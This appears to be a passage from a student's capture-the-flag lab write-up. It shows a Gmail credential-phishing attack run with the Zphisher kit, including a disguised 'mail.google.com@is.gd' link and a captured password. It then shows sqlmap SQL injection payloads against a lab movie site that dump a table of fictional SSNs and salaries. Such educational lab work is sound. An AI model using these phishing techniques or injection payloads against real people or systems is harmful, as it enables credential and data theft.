File Actions Edit View Help  
  
Zphisher  
Version : 2.3.5  
Jayraj Vakil  
119188361  
[-] Tool Created by htr-tech (tahmid.rayat)  
[::] Select An Attack For Your Victim [::]  
[01] Facebook [11] Twitch [21] DeviantArt  
[02] Instagram [12] Pinterest [22] Badoo  
[03] Google [13] Snapchat [23] Origin  
[04] Microsoft [14] LinkedIn [24] DropBox  
[05] Netflix [15] Ebay [25] Yahoo  
[06] Paypal [16] Quora [26] Wordpress  
[07] Steam [17] Protonmail [27] Yandex  
[08] Twitter [18] Spotify [28] Stackoverflow  
[09] Playstation [19] Reddit [29] Vk  
[10] Tiktok [20] Adobe [30] XBOX  
[31] Mediafire [32] Gitlab [33] Github  
[34] Discord [35] Roblox  
[99] About [00] Exit  
[-] Select an option : 3  
[01] Gmail Old Login Page  
[02] Gmail New Login Page  
[03] Advanced Voting Poll  
[-] Select an option : 2
```

Figure 21. Zphisher home page

Then, I got the link where the phishing webpage is hosted and I wait for Bob Dobbs to login.



```
ENPM685 Kali x ENPM685 Ubuntu Midterm x
File Actions Edit View Help
[-] URL 1 : https://logo-republic-bm-instance.trycloudflare.com
[-] URL 2 : https://is.gd/szL0Px
[-] URL 3 : https://mail.google.com@is.gd/szL0Px
[-] Waiting for Login Info, Ctrl + C to exit...
```

Jayraj Vakil  
119188361

Figure 22. Gmail phishing link and connection

After this, I curated an email to phish Bob Dobbs to give out the password and then I waited for Bob to click on the link and enter the credentials.





Figure 23. Phishing email

Then I successfully obtained the password and now I will use this password to unzip the flag1-is-inside.zip file.



```
ENPM685 Kali x ENPM685 Ubuntu Midterm x
File Actions Edit View Help
kali@kali: ~/Desktop/zphisher

[-] URL 1 : https://logo-republic-bm-instance.trycloudflare.com
[-] URL 2 : https://is.gd/szL0Px
[-] URL 3 : https://mail.google.com@is.gd/szL0Px
[-] Waiting for Login Info, Ctrl + C to exit ...
[-] Victim IP Found !
100.18.50.182P : 100.18.50.182
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
34.83.203.92IP : 34.83.203.92
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : you
[-] Password : iuselongpasswords
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit. █
```

Jayraj Vakil  
119188361

Figure 24. Password obtained

We use the password to unzip and print out the contents of the file.

The flag is “Great new movie idea -- Evil hacker dragon monkey ninjas from the planet Kepler-4b!”


```
(kali@kali)-[~/Desktop/bobdobbs]
$ unzip flag1-is-inside.zip
Archive:  flag1-is-inside.zip
[flag1-is-inside.zip] flag1.txt password:
  inflating: flag1.txt

(kali@kali)-[~/Desktop/bobdobbs]
$ cat flag1.txt
flag1: "Great new movie idea -- Evil hacker dragon monkey ninjas from the planet Kepler-4b!"
```

Figure 25. Flag 1 found

## 6. Flag 3:

As soon as I clicked on one of the links presented on the homepage about movies and checked what the link is. I immediately got the idea that there will be a database table and there might be a possibility of a flag hidden inside. So, I used the **sqlmap** command to uncover the databases. The command is **sqlmap -u <url> --dbs**. We can see a database named **flag\_3\_is\_inside**.



```
Home x ENPM685 Kali x ENPM685 Ubuntu Midterm x
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ sqlmap -u http://192.168.164.129/movies.php?id=sharknado --dbs

ENPM685 Pictures, Inc {1.6.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:52:00 /2023-02-27/

[16:52:00] [INFO] resuming back-end DBMS 'mysql'
[16:52:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=sharknado' AND 8833=8833 AND 'CxqK'='CxqK

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=sharknado' AND (SELECT 6910 FROM (SELECT(SLEEP(5))))SgAx AND 'zTMk'='zTMk

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=sharknado' UNION ALL SELECT CONCAT(0x71786a7071,0x4e42484c4b4a464165537946464e514b656e637041664b70585343474e46f6f524a5a74584271444f,0x7162716b71),NULL,NULL--

[16:52:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[16:52:00] [INFO] fetching database names
available databases [7]:
[*] enpm685
[*] flag3_is_inside
[*] information_schema
[*] movies
[*] mysql
[*] performance_schema
[*] sys

[16:52:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.164.129'
```


Figure 26. Usage of sqlmap to search the database



Now I dumped the tables under the database **flag\_3\_is\_inside** by using the command **sqlmap -u <url> --dump -D flag\_3\_is\_inside**. There is only one table which is also labelled **flag\_3\_is\_inside** and inside are the contents.

The flag 3 is:

id	ssn	name	title	salary
1	000-00-0001	Bob Dobbs	CEO	1
2	000-00-0002	C. Montgomery Burns	Contractor	100000
3	111-22-9876	Brad Pitiful	Actor	9000000
4	220-00-1234	Alan Smithee	Director	25000



```
Home X ENPM685 Kali X ENPM685 Ubuntu Midterm X
kali@kali: ~
File Actions Edit View Help
$ sqlmap -u http://192.168.164.129/movies.php?id=sharknado --dump -D flag3_is_inside

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:56:25 /2023-02-27/

[16:56:26] [INFO] resuming back-end DBMS 'mysql'
[16:56:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=sharknado' AND 8833=8833 AND 'CxqK'='CxqK

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=sharknado' AND (SELECT 6910 FROM (SELECT(SLEEP(5)))SgAx) AND 'zTMk'='zTMk

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=sharknado' UNION ALL SELECT CONCAT(0x71786a7071,0x4e42484c4b4a464165537946464e514b656e637041664b70585343474e4f6f524a5a74584271444f,0x7162716b71),NULL,NULL-- --

[16:56:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[16:56:26] [INFO] fetching tables for database: 'flag3_is_inside'
[16:56:26] [INFO] fetching columns for table 'flag3_is_inside' in database 'flag3_is_inside'
[16:56:26] [INFO] fetching entries for table 'flag3_is_inside' in database 'flag3_is_inside'
Database: flag3_is_inside
Table: flag3_is_inside
[4 entries]
+----+-----+-----+-----+-----+
| id | ssn   | name          | title   | salary |
+----+-----+-----+-----+-----+
| 1  | 000-00-0001 | Bob Dobbs     | CEO     | 1       |
| 2  | 000-00-0002 | C. Montgomery Burns | Contractor | 100000  |
| 3  | 111-22-9876 | Brad Pitiful  | Actor   | 9000000 |
| 4  | 220-00-1234 | Alan Smithee  | Director | 25000   |
+----+-----+-----+-----+-----+
```

Figure 27. Flag 3 found